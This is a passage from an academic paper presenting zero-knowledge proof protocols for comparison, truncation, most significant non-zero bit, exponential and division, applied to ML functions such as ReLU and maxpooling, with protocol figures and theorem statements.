5. If any of the above checks fails, $\mathcal{V}$ aborts. Otherwise, $\mathcal{P}$ and $\mathcal{V}$ output $[x_0]_p,\ldots,[x_{k-1}]_p$.

Figure 5: Protocol for positive digital decomposition.

Observe that the main cost of protocol Π_{DigitDec} is dominated by the CheckRange procedure on $[x_i]_p$ with bitlength d_i. This overhead can be optimized when d_i is large. Briefly, instead of directly performing CheckRange on $[x_i]_p$ for large d_i, we can iteratively invoke the digital decomposition functionality on $[x_i]_p$. For convenience, we set an upper bound B (e.g., $B = 12$) and perform CheckRange only when $d_i \le B$.

Theorem 1. *Protocol Π_{DigitDec} UC-realizes the* DigitDec *command of functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ against static and malicious adversaries in the $(\mathcal{F}_{\mathsf{ZK}}, \mathcal{F}_{\mathsf{ZK}}^{Lookup})$-hybrid model.*

The proof of this theorem can be found in Appendix B.1.

4.2 Comparison

We consider two useful ZK proofs of comparison. One is the comparison verification to verify that $x < c$ holds, where $x \in \mathbb{F}_p$ is the prover's secret witness and $c \in \mathbb{F}_p$ is a public constant. The other is the general comparison operation that computes $y = 1\{x < c\}$. These proofs can be directly used to compute whether x is positive by setting $c = \frac{p+1}{2}$. Existing comparison proofs either utilize heavy bit decomposition [57] or introduce strong assumptions about the input range [2, 40]. We explore using the table lookup technique to address the efficiency problem without introducing additional assumptions. Below, for clarity, we focus on verifying that $x < c$ holds, and defer the general comparison in the full version.

Basic solution. As illustrated in Section 2.2, our solution recursively exploits the observation [21, 48]:

$$1\{x < c\} = 1\{x_1 < c_1\} + 1\{x_1 = c_1\} \cdot 1\{x_0 < c_0\}, \quad (1)$$

where $x = x_1 \| x_0$ and $c = c_1 \| c_0$. Thus, given $x = x_{k-1} \| \ldots \| x_0$ and $c = c_{k-1} \| \ldots \| c_0$, a straightforward protocol to verify $1\{x < c\}$ is as follows. (1) For $i \in [0, k-1]$, given (x_i, c_i) with bitlength d_i, the prover and verifier evaluate $z_i^{lt} = 1\{x_i < c_i\}$ and $z_i^{eq} = 1\{x_i = c_i\}$ by calling table lookups. (2) After obtaining all z_i^{lt} and z_i^{eq}, we can compute $1\{x < c\}$ recursively based on Equation 1 by calling functionality $\mathcal{F}_{\mathsf{ZK}}$. Note that the corrupted server could provide an incorrect decomposition from $x + p$ instead of x. In this case, the verification will abort since $x + p < c$ must not be held. The overhead of this solution remains costly, primarily stemming from $2k$ evaluations of table lookup in step (1) and k multiplication gates in step (2). In the following, we show how to improve the basic method via two important insights.

Improved construction. The first insight is that in step (2), rather than recursively evaluating Equation 1 based on z_i^{lt} and z_i^{eq} for $i \in [0, k-1]$, we utilize table lookup by constructing a table L containing (z, y), where $z = z_{k-1}^{lt} \| \ldots \| z_0^{lt} \| z_{k-1}^{eq} \| \ldots \| z_0^{eq} \in \{0,1\}^{2k}$ and y is computed based on z according to Equation 1. Note that z is obtained via $z = 2^{2k-1} \cdot z_{k-1}^{lt} + \ldots + 2^k \cdot z_0^{lt} + 2^{k-1} \cdot z_{k-1}^{eq} + \ldots + 2^0 \cdot z_0^{eq}$. Intuitively, the table L consists of 2^{2k} entries, including all possible $z \in \{0,1\}^{2k}$. However, it is important to emphasize that the number of entries in L is explicitly 3^k. The reason is that for each pair (z_i^{lt}, z_i^{eq}), there can only be three possible cases, namely, $\{(0,0), (0,1), (1,0)\}$, since $x_i < c_i$ and $x_i = c_i$ can not hold simultaneously. If we overlook this point, these incorrect but still considered values might be maliciously manipulated to compromise soundness.

The second insight is that in step (1), for $i \in [0, k-1]$, we can employ table lookup only once by combining z_i^{lt} and z_i^{eq} into a single value. To this end, we design a compact encoding as follows

$$z_i = \underbrace{0 \ldots 0 \| \overbrace{z_i^{lt} \| 0 \ldots 0}^{i+1}}_{k} \| \underbrace{0 \ldots 0 \| \overbrace{z_i^{eq} \| 0 \ldots 0}^{i+1}}_{k}, \quad (2)$$

where z_i consists of two parts, each has k bits. Except for the i-th position in each part where z_i^{lt} or z_i^{eq} is placed, the remaining $k-1$ bits are all 0. This encoding has two advantages. First, with this encoding, we can reduce $2k$ invocations of table lookup into k times. Second, when generating z as input of table lookup in the first optimization, $\mathcal{P}$ and $\mathcal{V}$ only need simple summations with this encoding, without constant multiplications. Note that z_i will not exceed the range of $\mathbb{F}_p$ by appropriately setting the value of k.

Based on the above discussion, we provide the detailed comparison verification protocol Π_{VrfyCmp} in Figure 6. This protocol mainly consists of $k+1$ table lookups, which consume $2k+2$ multiplication gates.

Theorem 2. *Protocol Π_{VrfyCmp} UC-realizes the* VrfyCmp *command of functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ against static and malicious adversaries in the $(\mathcal{F}_{\mathsf{ZK}}, \mathcal{F}_{\mathsf{ZK}}^{Lookup})$-hybrid model.*

The proof of this theorem can be found in Appendix B.2.

4.3 Truncation

Truncation (also known as arithmetic right shift) is widely used in fixed-point operations, especially after multiplication to maintain the fixed fractional precision. Given an input x and truncation bitlength t, the truncation operation outputs $y = \mathsf{R2F}(\mathsf{F2R}(x,p)/2^t, p)$. Below we provide two truncation protocols for positive and arbitrary values, respectively.

Positive truncation. We first present the truncation protocol on positive inputs. Our insight is that for a positive value $x \in [0, \frac{p-1}{2}]$, a t-bit truncation can be achieved by directly dropping out x_0 with t-bit and outputting x_1, where $x = x_1 \| x_0$. Thus, as illustrated in Figure 7, we can instantiate this protocol by simply leveraging the functionality of positive digital decomposition. Observe that this protocol has the same cost as positive digital decomposition, and hence requires $2k$ multiplication gates. We emphasize that this positive protocol is useful in several non-linear functions, in which there is some prior knowledge about the input domain. For example, the outputs of exponential are always positive and their multiplication can directly invoke this positive truncation.

General truncation. We further extend the positive truncation protocol into the general case to support arbitrary inputs $x \in \mathbb{F}_p$. This is challenging because a negative value x is embedded in $\mathbb{F}_p$ as $p - |x|$, and hence given $x_1 \| x_0 = p - |x|$, the digit x_1 decomposed from x is an incorrect result. Existing works do not address this challenge effectively. They either utilize expensive Boolean circuits [57] to evaluate this operation or only support positive values [40].

Building upon the insight illustrated in Section 2.2, we provide a novel protocol for general truncation in Figure 8. Specifically, we first invoke our comparison protocol to determine whether x is positive or negative. This is done to execute different operations for negative and positive values separately. For clarity, we below focus on the truncation of

Protocol Π_{VrfyCmp}

Parameters: A finite field $\mathbb{F}_p$, a constant k.

Input: $\mathcal{P}$ and $\mathcal{V}$ have an authenticated value $[x]_p$ and a constant c, where $x, c \in \mathbb{F}_p$.

Protocol execution: $\mathcal{P}$ and $\mathcal{V}$ verify that $x < c$ holds as follows:

1. $\mathcal{P}$ decomposes x into $(x_0, \ldots, x_{k-1})$ such that $x = x_{k-1} \| \ldots \| x_0$ where $x_i \in \{0,1\}^{d_i}$ for $i \in [0, k-1]$. $\mathcal{P}$ sends $(\mathsf{Input}, x_0, \ldots, x_{k-1})$ to $\mathcal{F}_{\mathsf{ZK}}$, which returns $([x_0]_p, \ldots, [x_{k-1}]_p)$ to $\mathcal{P}$ and $\mathcal{V}$.
2. $\mathcal{P}$ and $\mathcal{V}$ compute $[t]_p = [x_0]_p + \sum_{i \in [1,k-1]} 2^{\sum_{j \in [0,i-1]} d_j} [x_i]_p - [x]_p$, and execute the CheckZero procedure on $[t]_p$.
3. $\mathcal{P}$ and $\mathcal{V}$ locally decompose c into $(c_0, \ldots, c_{k-1})$ such that $c = c_{k-1} \| \ldots \| c_0$ and $c_i \in \{0,1\}^{d_i}$. For $i \in [0, k-1]$, $\mathcal{P}$ computes $z_i = 2^{k+i} \cdot 1\{x_i < c_i\} + 2^i \cdot 1\{x_i = c_i\}$, and sends $(\mathsf{Input}, z_0, \ldots, z_{k-1})$ to $\mathcal{F}_{\mathsf{ZK}}$, which returns $([z_0]_p, \ldots, [z_{k-1}]_p)$ to $\mathcal{P}$ and $\mathcal{V}$.
4. For $i \in [0, k-1]$, $\mathcal{P}$ and $\mathcal{V}$ send $(\mathsf{Lookup}, L_i, [x_i]_p, [z_i]_p)$ to functionality $\mathcal{F}_{\mathsf{ZK}}^{Lookup}$, where $L_i = \{(x_i, 2^{k+i} \cdot 1\{x_i < c_i\} + 2^i \cdot 1\{x_i = c_i\})\}_{x_i \in \{0,1\}^{d_i}}$.
5. $\mathcal{P}$ compute $y_0 = 1\{x_0 < c_0\}$ and $y_i = 1\{x_i < c_i\} + 1\{x_i = c_i\} \cdot y_{i-1}$ for $i \in [1, k-1]$, and set $y = y_{k-1}$. $\mathcal{P}$ sends (Input, y) to $\mathcal{F}_{\mathsf{ZK}}$, which returns $[y]_p$ to $\mathcal{P}$ and $\mathcal{V}$.
6. $\mathcal{P}$ and $\mathcal{V}$ compute $[z]_p = \sum_{i \in [0,k-1]} [z_i]_p$ and send $(\mathsf{Lookup}, L, [z]_p, [y]_p)$, where $L = \{(\sum_{i \in [0,k-1]} 2^{k+i} \cdot 1\{x_i < c_i\} + 2^i \cdot 1\{x_i = c_i\}, y_{k-1})\}_{x_i \in \{0,1\}^{d_i}}$. Here, $y_0 = 1\{x_0 < c_0\}$ and $y_i = 1\{x_i < c_i\} + 1\{x_i = c_i\} \cdot y_{i-1}$ for $i \in [1, k-1]$.
7. $\mathcal{P}$ and $\mathcal{V}$ execute the CheckZero procedure on $[y]_p - 1$.
8. If any of the above checks fails, $\mathcal{V}$ aborts, otherwise $\mathcal{V}$ outputs success.

Figure 6: Protocol for comparison verification.

negative values. For each negative $x \in [-\frac{p-1}{2}, -1]$, we first compute $\bar{x} = -1 \cdot x - 1$, which is the value that flips the bits of x in the 2's complement. Then, we compute $\bar{y}$ by invoking our positive truncation on $\bar{x}$. Note that $\bar{x} \in [0, \frac{p-1}{2} - 1]$ lies in the range of positive values, and hence it is correct for the positive truncation evaluation. Finally, we compute $y = -1 \cdot \bar{y} - 1$ that corresponds to flipping the bits of $\bar{y}$ in the 2's complement. This protocol mainly consists of comparison, multiplications, and positive truncation, which totally costs $4k + 4$ multiplication gates.

Theorem 3. *Protocol Π_{PosTrunc} UC-realizes the* PosTrunc *command of functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ against static and malicious adversaries in the $(\mathcal{F}_{\mathsf{ZK}}, \mathcal{F}_{\mathsf{ZK}}^{Lookup})$-hybrid model.*

Protocol Π_{PosTrunc}

Parameters: A finite field $\mathbb{F}_p$.

Input: $\mathcal{P}$ and $\mathcal{V}$ have an authenticated value $[x]_p$ and a truncation bitlength t, where $x \in [0, \frac{p-1}{2}]$.

Protocol execution: $\mathcal{P}$ and $\mathcal{V}$ compute $[y]_p$ such that $y = \mathsf{R2F}(\mathsf{F2R}(x, p)/2^t, p)$ as follows:

1. $\mathcal{P}$ and $\mathcal{V}$ send $(\mathrm{DigitDec}, [x]_p, t, m-t)$ to functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$, which returns $([x_0]_p, [x_1]_p)$ such that $x = x_1 \| x_0$, $x_0 \in \{0,1\}^t$ and $x_1 \in \{0,1\}^{m-t}$, where $m = \lceil \log p \rceil - 1$.
2. $\mathcal{P}$ and $\mathcal{V}$ output $[y]_p = [x_1]_p$.

Figure 7: Protocol for positive truncation.

The proof of this theorem can be found in Appendix B.3.

Theorem 4. *Protocol Π_{Trunc} UC-realizes the* Trunc *command of functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ against static and malicious adversaries in the $(\mathcal{F}_{\mathsf{ZK}}, \mathcal{F}_{\mathsf{ZK}}^{BuildBlock})$-hybrid model.*

The proof of this theorem can be found in Appendix B.4.

4.4 Most significant non-zero-bit

Given a positive input $x \in (0, \frac{p-1}{2}]$, the most significant non-zero-bit (Msnzb) outputs y such that if $x_y = 1$ then $x_i = 0$ for all $i > y$, namely $2^y \le x \le 2^{y+1} - 1$. This operation is necessary to normalize the inputs of our ZK-based mathematical functions detailed in Section 5, such as division and reciprocal square root. Our initial idea for Msnzb is to directly use the inequality $2^y \le x \le 2^{y+1} - 1$ to check the correctness of y. Specifically, we ask the prover to provide additional values z_0 and z_1, and then the protocol verifies that (1) $z_0 = 2^y$ and $z_1 = 2^{y+1} - 1$, and (2) $x \in [z_0, z_1]$. The former can be achieved via table lookup with a table L containing $(y, 2^y, 2^{y+1} - 1)$ for $y \in (0, \lceil \log p \rceil - 2]$[4]. The latter can be regarded as checking whether $x - z_0 < \frac{p+1}{2}$ and $z_1 - x < \frac{p+1}{2}$ by invoking our comparison verification protocol.

The above solution seems correct since it verifies all the conditions that y should satisfy. However, we found that the construction of table L in step (1) is unreasonable based on the following observation. Given $\ell = \lceil \log p \rceil$, let's pay attention to the last entry $(\ell - 2, 2^{\ell-2}, 2^{\ell-1} - 1)$ in the table L. We observe that $2^{\ell-1} - 1$ may exceed the range of positive values in $\mathbb{F}_p$, because $2^{\ell-1} - 1 \ge \frac{p-1}{2}$. This can be demonstrated by a contradiction, that is, assuming $2^{\ell-1} - 1 < \frac{p-1}{2}$ we have $p > 2^\ell - 1$, which contradicts the definition of an

[4] Since the input x is positive, the $(\lceil \log p \rceil - 1)$-th bit of x is always 0.

Protocol Π_{Trunc}

Parameters: A finite field $\mathbb{F}_p$.

Input: $\mathcal{P}$ and $\mathcal{V}$ have an authenticated value $[x]_p$ and a truncation bitlength t, where $x \in \mathbb{F}_p$.

Protocol execution: $\mathcal{P}$ and $\mathcal{V}$ compute $[y]_p$ such that $y = \mathsf{R2F}(\mathsf{F2R}(x,p)/2^t, p)$ as follows:

1. $\mathcal{P}$ and $\mathcal{V}$ send $(\text{Cmp}, [x]_p, \frac{p+1}{2})$ to functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$, which returns $[b]_p$ such that $b = 1\{x < \frac{p+1}{2}\}$.
2. $\mathcal{P}$ and $\mathcal{V}$ compute $[\bar{x}]_p = (2 \cdot [b]_p - 1) \cdot [x]_p - (1 - [b]_p)$ by calling functionality $\mathcal{F}_{\mathsf{ZK}}$, and send $(\text{PosTrunc}, [\bar{x}]_p, t)$ to functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$, which returns $[\bar{y}]_p$.
3. $\mathcal{P}$ and $\mathcal{V}$ compute $[y]_p = (2 \cdot [b]_p - 1) \cdot [\bar{y}]_p - (1 - [b]_p)$ by calling functionality $\mathcal{F}_{\mathsf{ZK}}$.
4. $\mathcal{P}$ and $\mathcal{V}$ output $[y]_p$.

Figure 8: Protocol for general truncation.

ℓ-bit prime p. In this case, when we need to check $z_1 - x$ given $z_1 = 2^{\ell-1} - 1$ in step (2), the result of $z_1 - x$ is either negative or incorrectly overflows to a positive value. To address this issue, we carefully set the last entry of the table L to $(\ell - 2, 2^{\ell-2}, \frac{p-1}{2})$, because x is restricted to be positive and cannot exceed $\frac{p-1}{2}$. The soundness is guaranteed, because all z_0 and z_1 are positive. Overall, our complete Msnzb protocol is detailed in Figure 9. This protocol mainly consists of comparison verification and table lookup, which totally costs $4k+6$ multiplication gates.

Theorem 5. *Protocol Π_{Msnzb} UC-realizes the* Msnzb *command of functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$ against static and malicious adversaries in the $(\mathcal{F}_{\mathsf{ZK}}, \mathcal{F}_{\mathsf{ZK}}^{Lookup})$-hybrid model.*

The proof of this theorem can be found in Appendix B.5.

5 Mathematical Functions

In this section, we detail efficient ZK protocols for complex mathematical functions based on the above building blocks, including exponential, division, and reciprocal square root. The ideal functionalities are summarized in Figure 10.

5.1 Exponential

The exponential operation $y = (\frac{1}{e})^x$ is widely used in various ML functions, such as softmax and GELU. A straightforward approach to evaluate this function is to directly invoke table lookup once, where the table includes all possible inputs and their exponential results. However, such a table would

Protocol Π_{Msnzb}

Parameters: A finite field $\mathbb{F}_p$.

Input: $\mathcal{P}$ and $\mathcal{V}$ have an authenticated value $[x]_p$, where $x \in (0, \frac{p-1}{2}]$.

Protocol execution: $\mathcal{P}$ and $\mathcal{V}$ compute $[y]_p$ such that $2^y \le x \le 2^{y+1} - 1$ as follows:

1. $\mathcal{P}$ computes y such that $2^y \le x \le 2^{y+1} - 1$ and $z_0 = 2^y$, and set $z_1 = \frac{p-1}{2}$ if $y = \lceil \log p \rceil - 2$, otherwise $z_1 = 2^{y+1} - 1$. $\mathcal{P}$ sends $(\mathsf{Input}, y, z_0, z_1)$ to functionality $\mathcal{F}_{\mathsf{ZK}}$, which returns $([y]_p, [z_0]_p, [z_1]_p)$ to $\mathcal{P}$ and $\mathcal{V}$.
2. $\mathcal{P}$ and $\mathcal{V}$ send $(\mathsf{Lookup}, L, [y]_p, [z_0]_p, [z_1]_p)$ to functionality $\mathcal{F}_{\mathsf{ZK}}^{Lookup}$, where L consists of $(y, 2^y, 2^{y+1} - 1)$ for $y \in [0, \lceil \log p \rceil - 3]$ and $(y, 2^y, \frac{p-1}{2})$ for $y = \lceil \log p \rceil - 2$.
3. $\mathcal{P}$ and $\mathcal{V}$ send $(\text{VrfyCmp}, [x]_p - [z_0]_p, \frac{p+1}{2})$ and $(\text{VrfyCmp}, [z_1]_p - [x]_p, \frac{p+1}{2})$ to functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$.
4. If any of the above checks fails, $\mathcal{V}$ aborts. Otherwise, $\mathcal{P}$ and $\mathcal{V}$ output $[y]_p$.

Figure 9: Protocol for most significant non-zero-bit.

be exceedingly large as discussed in Section 2.1, resulting in poor performance in the check phase. To tackle this problem, inspired by [47], our main idea is to first decompose x into several smaller digits $x_0, \ldots, x_{k-1}$ using our digital decomposition protocol, such that $x = x_{k-1} \| \ldots \| x_0$, and then perform exponential on each of these digits using table lookup. Finally, the outputs are multiplicatively combined to recover the real result. The detailed protocol is provided in Figure 11, where the input x is assumed to be non-negative.

Note that we can reduce the number of truncations in step 4 of Figure 11. The observation is that each $y_i \in [0, 2^s]$ is small due to the range of exponential, and hence we can perform truncation after multiple multiplications only when the result is about to exceed p.

5.2 Division

The division operation $y = \frac{1}{x}$ is typically used in softmax and sigmoid in ML. There are mainly two categories of algorithms for this operation [7, 47, 57]: general Boolean circuits and functional iterations. The state-of-the-art ZK proof [57] employs the former method, but its performance is undesirable as described in Section 1. In our framework, we explore the functional iterations, more specifically Goldschmidt's algorithm [26], following prior secure multi-party computation works [7, 47, 54]. Note that this algorithm has not been pre-

Functionality $\mathcal{F}_{\mathsf{ZK}}^{Math}$

This functionality extends the instructions in $\mathcal{F}_{\mathsf{ZK}}$.

Exponential: On input (Exp, $[x]_p$) from $\mathcal{P}$ and $\mathcal{V}$, where $x \in [0, \frac{p-1}{2}]$, check that $[x]_p$ is valid and abort if not. Compute $y = \mathsf{PtExp}(x)$, store y, and send $[y]_p$ to $\mathcal{P}$ and $\mathcal{V}$.

Division: On input (Div, $[x]_p$) from $\mathcal{P}$ and $\mathcal{V}$, where $x \in (0, \frac{p-1}{2}]$, check that $[x]_p$ is valid and abort if not. Compute $y = \mathsf{PtDiv}(x)$, store y, and send $[y]_p$ to $\mathcal{P}$ and $\mathcal{V}$.

Reciprocal square root: On input (RSqrt, $[x]_p$) from $\mathcal{P}$ and $\mathcal{V}$, $x \in (0, \frac{p-1}{2}]$, check that $[x]_p$ is valid and abort if not. Compute $y = \mathsf{PtRSqrt}(x)$, store y, and send $[y]_p$ to $\mathcal{P}$ and $\mathcal{V}$.

Figure 10: Ideal functionality for our mathematical functions. The three plaintext procedures, i.e., PtExp, PtDiv, and PtRSqrt, are defined in the full version of our work.

viously adopted in ZK proofs, because its operations and verification are complex in general arithmetic or Boolean circuits. Fortunately, with the help of our building blocks and table lookup techniques, we can naturally construct the ZK proofs of division based on Goldschmidt's algorithm.

Our division protocol is detailed in Figure 12, which consists of four steps. (1) Normalize the input. This algorithm needs to iterate on a good initial approximation, which requires the input $x \in [1,2)$. Thus, we normalize x to z that satisfies this constraint, by invoking our Msnzb and CheckLookup protocols. (2) Compute the initial approximation. The initial approximation y' can be expressed as $y' = a - b \cdot z_0$ [32], where $z = z_1 \| z_0$ and (a,b) are coefficients determined by z_1. We utilize the table lookup technique where a table L is constructed containing all possible pairs (a,b) corresponding to z_1. (3) Perform Goldschmidt's iteration. The initial approximation is further tuned to optimize the result's accuracy [26]. This step can be iteratively achieved by invoking multiplication and the proposed truncation protocol. (4) Normalize the output. The output's range is adjusted to compensate for the normalization of the input in step (1).

5.3 Reciprocal square root

The reciprocal square root $y = \frac{1}{\sqrt{x}}$ with $x > 0$ is used in the normalization layer of ML models. Same as the division protocol, we still choose Goldschmidt's algorithm iterating on a precise initial approximation [47] to evaluate this function. Due to space limitations, we provide this protocol in the full version.

Protocol Π_{Exp}

Parameters: A finite field $\mathbb{F}_p$, a constant k, and scale s.

Input: $\mathcal{P}$ and $\mathcal{V}$ have an authenticated value $[x]_p$, where $x \in [0, \frac{p-1}{2}]$.

Protocol execution: $\mathcal{P}$ and $\mathcal{V}$ compute $[y]_p$ such that $y = \mathsf{PtExp}(x)$ as follows:

1. $\mathcal{P}$ and $\mathcal{V}$ send (DigitDec, $[x]_p, d_0, \ldots, d_{k-1}$) to functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$, which returns $[x_0]_p, \ldots, [x_{k-1}]_p$ such that $x = x_{k-1} \| \ldots \| x_0$ and $x_i \in \{0,1\}^{d_i}$ for $i \in [0, k-1]$.
2. $\mathcal{P}$ computes $y_i = \mathsf{R2F}((\frac{1}{e})^{2^{\sum_{j\in[0,i-1]} d_j} \cdot \hat{x}_i}, p, s)$ for $i \in [1, k-1]$ and $y_i = \mathsf{R2F}((\frac{1}{e})^{\hat{x}_i}, p, s)$ for $i = 0$, where $\hat{x}_i = \mathsf{F2R}(x_i, p, s)$, and sends (Input, y_i) to functionality $\mathcal{F}_{\mathsf{ZK}}$, which returns $[y_i]_p$ to $\mathcal{P}$ and $\mathcal{V}$.
3. For $i \in [0, k-1]$, $\mathcal{P}$ and $\mathcal{V}$ send (Lookup, L_i, $[x_i]_p, [y_i]_p$) to functionality $\mathcal{F}_{\mathsf{ZK}}^{Lookup}$, where $L_i = \{x_i, \mathsf{R2F}((\frac{1}{e})^{2^{\sum_{j\in[0,i-1]} d_j} \cdot \hat{x}_i}, p, s)\}_{x_i \in \{0,1\}^{d_i}}$ for $i \in [1, k-1]$ and $L_i = \{x_i, \mathsf{R2F}((\frac{1}{e})^{\hat{x}_i}, p, s)\}_{x_i \in \{0,1\}^{d_i}}$ for $i = 0$, with $\hat{x}_i = \mathsf{F2R}(x_i, p, s)$.
4. $\mathcal{P}$ and $\mathcal{V}$ set $[z_0]_p = [y_0]_p$. For $i \in [1, k-1]$, $\mathcal{P}$ and $\mathcal{V}$ compute $[z_i]_p = [z_{i-1}]_p \cdot [y_i]_p$ by calling functionality $\mathcal{F}_{\mathsf{ZK}}$ and send (PosTrunc, $[z_i]_p, s$) to functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$, which returns $[z_i]_p$ to $\mathcal{P}$ and $\mathcal{V}$.
5. If the above check fails, $\mathcal{V}$ aborts; otherwise, $\mathcal{P}$ and $\mathcal{V}$ output $[y]_p = [z_{k-1}]_p$.

Figure 11: Protocol for exponential.

6 Machine Learning Applications

To explore the applicability of the proposed ZK protocols, in this section, we apply them to mainstream non-linear functions of ML models, including ReLU, maxpooling, sigmoid, softmax, GELU, and normalization. Due to space limitations, the detailed protocols are provided in the full version.

ReLU. ReLU is a widely used non-linear activation function, especially in CNNs. Given an input x, ReLU computes

$$y = \mathsf{Max}(x, 0) = x \cdot 1\{x \geq 0\}. \tag{3}$$

Hence, the ZK proofs of this function can be implemented by invoking our comparison protocol.

Maxpooling. Maxpooling is an essential operation in CNNs to reduce the spatial dimensions of feature maps and select the most relevant features. Given inputs $(x_0, \ldots, x_{n-1})$, maxpooling computes

$$y = \mathsf{Max}(x_0, \ldots, x_{n-1}). \tag{4}$$

In this protocol, the prover is required to provide the result y, and then the protocol verifies that (1) $y - x_i \geq 0$

Protocol Π_{Div}

Parameters: A finite field $\mathbb{F}_p$, upper bound of input bitlength n, scale s, number of iterations I, and bitlength m for lookup.

Input: $\mathcal{P}$ and $\mathcal{V}$ have an authenticated value $[x]_p$, where $x \in (0, 2^n - 1]$.

Protocol execution: $\mathcal{P}$ and $\mathcal{V}$ compute $[y]_p$ such that $y = \mathsf{PtDiv}(x)$ as follows:

Step 1. Normalize the input:

1. $\mathcal{P}$ and $\mathcal{V}$ send $(\text{Msnzb}, [x]_p)$ to functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$, which returns $[k]_p$ such that $2^k \le x \le 2^{k+1} - 1$.
2. $\mathcal{P}$ computes $d = 2^{n-1-k}$ and sends (Input, d) to functionality $\mathcal{F}_{\mathsf{ZK}}$, which returns $[d]_p$ to $\mathcal{P}$ and $\mathcal{V}$.
3. $\mathcal{P}$ and $\mathcal{V}$ send $(\mathsf{Lookup}, L, [k]_p, [d]_p)$ to functionality $\mathcal{F}_{\mathsf{ZK}}^{Lookup}$, where $L = \{k, 2^{n-1-k}\}_{k \in [0,n-1]}$.
4. $\mathcal{P}$ and $\mathcal{V}$ compute $[z]_p = [x]_p \cdot [d]_p$ by calling functionality $\mathcal{F}_{\mathsf{ZK}}$.

Step 2. Compute the initial approximation:

1. $\mathcal{P}$ and $\mathcal{V}$ send $(\text{DigitDec}, [z]_p, n-1-m, m+1)$ to functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$, which returns $[z_0]_p, [z_1]_p$ such that $z = z_1 \| z_0$, $z_0 \in \{0,1\}^{n-1-m}$, and $z_1 \in \{0,1\}^{m+1}$.
2. $\mathcal{P}$ computes $a = \mathsf{R2F}(\frac{2^{-m-1} + \sqrt{\hat{z}_1 \cdot (\hat{z}_1 + 2^{-m})}}{\hat{z}_1 \cdot (\hat{z}_1 + 2^{-m})}, p, s+n-1) \in \{0,1\}^{s+n-1}$ and $b = \mathsf{R2F}(\frac{1}{\hat{z}_1 \cdot (\hat{z}_1 + 2^{-m})}, p, s) \in \{0,1\}^s$, where $\hat{z}_1 = \mathsf{F2R}(z_1, p, m)$, and sends (Input, a, b) to functionality $\mathcal{F}_{\mathsf{ZK}}$, which returns $[a]_p, [b]_p$ to $\mathcal{P}$ and $\mathcal{V}$.
3. $\mathcal{P}$ and $\mathcal{V}$ send $(\mathsf{Lookup}, L, [z_1]_p, [a]_p, [b]_p)$ to functionality $\mathcal{F}_{\mathsf{ZK}}^{Lookup}$, where $L = \{z_1, \mathsf{R2F}(\frac{2^{-m-1} + \sqrt{\hat{z}_1 \cdot (\hat{z}_1 + 2^{-m})}}{\hat{z}_1 \cdot (\hat{z}_1 + 2^{-m})}, p, s+n-1), \mathsf{R2F}(\frac{1}{\hat{z}_1 \cdot (\hat{z}_1 + 2^{-m})}, p, s)\}_{z_1 \in \{0,1\}^{m+1}}$ with $\hat{z}_1 = \mathsf{F2R}(z_1, p, m)$.
4. $\mathcal{P}$ and $\mathcal{V}$ compute $[t']_p = [a]_p - [b]_p \cdot [z_0]_p$ by calling functionality $\mathcal{F}_{\mathsf{ZK}}$ and send $(\text{PosTrunc}, [t']_p, n-1)$ to functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$, which returns $[t]_p$ to $\mathcal{P}$ and $\mathcal{V}$.

Step 3. Perform Goldschmidt's iteration:

1. $\mathcal{P}$ and $\mathcal{V}$ compute $[a'_0]_p = 2^{n-1+s} - [z]_p \cdot [t]_p$, and send $(\text{PosTrunc}, [a'_0]_p, n-1)$ to functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$, which returns $[a_0]_p$ to $\mathcal{P}$ and $\mathcal{V}$. $\mathcal{P}$ and $\mathcal{V}$ set $[b_0]_p = 2^s + [a_0]_p$ and $[c_0]_p = [b_0]_p$.
2. For $i \in [1, I]$, $\mathcal{P}$ and $\mathcal{V}$ (1) compute $[a'_i]_p = [a_{i-1}]_p \cdot [a_{i-1}]_p$ by calling functionality $\mathcal{F}_{\mathsf{ZK}}$ and send $(\text{PosTrunc}, [a'_i]_p, s)$ to functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$, which returns $[a_i]_p$, (2) compute $[b_i]_p = 2^s - [a_i]_p$, (3) compute $[c'_i]_p = [c_{i-1}]_p \cdot [b_i]_p$ by calling functionality $\mathcal{F}_{\mathsf{ZK}}$ and send $(\text{PosTrunc}, [c'_i]_p, s)$ to functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$, which returns $[c_i]_p$.

Step 4. Normalize the output:

1. $\mathcal{P}$ computes $e = 2^{n-k}$ and sends (Input, e) to functionality $\mathcal{F}_{\mathsf{ZK}}$, which returns $[e]_p$ to $\mathcal{P}$ and $\mathcal{V}$.
2. $\mathcal{P}$ and $\mathcal{V}$ send $(\mathsf{Lookup}, L, [k]_p, [e]_p)$ to functionality $\mathcal{F}_{\mathsf{ZK}}^{Lookup}$, where $L = \{k, 2^{n-k}\}_{k \in [0,n-1]}$.
3. $\mathcal{P}$ and $\mathcal{V}$ compute $[y']_p = [c_I]_p \cdot [e]_p$ by calling functionality $\mathcal{F}_{\mathsf{ZK}}$, and send $(\text{PosTrunc}, [y']_p, n-s)$ to functionality $\mathcal{F}_{\mathsf{ZK}}^{BuildBlock}$, which returns $[y]_p$ to $\mathcal{P}$ and $\mathcal{V}$.
4. If the above check fails, $\mathcal{V}$ aborts; otherwise, $\mathcal{P}$ and $\mathcal{V}$ output $[y]_p$.

Figure 12: Protocol for division.

for $i \in [0, n-1]$, to ensure that y is the maximum value of $(x_0, \ldots, x_{n-1})$, and (2) $\prod_{i=0}^{n-1}(y - x_i) = 0$, to ensure that $y \in \{x_0, \ldots, x_{n-1}\}$. The former can be achieved using our comparison verification protocol while the latter is implemented through the CheckZero procedure.

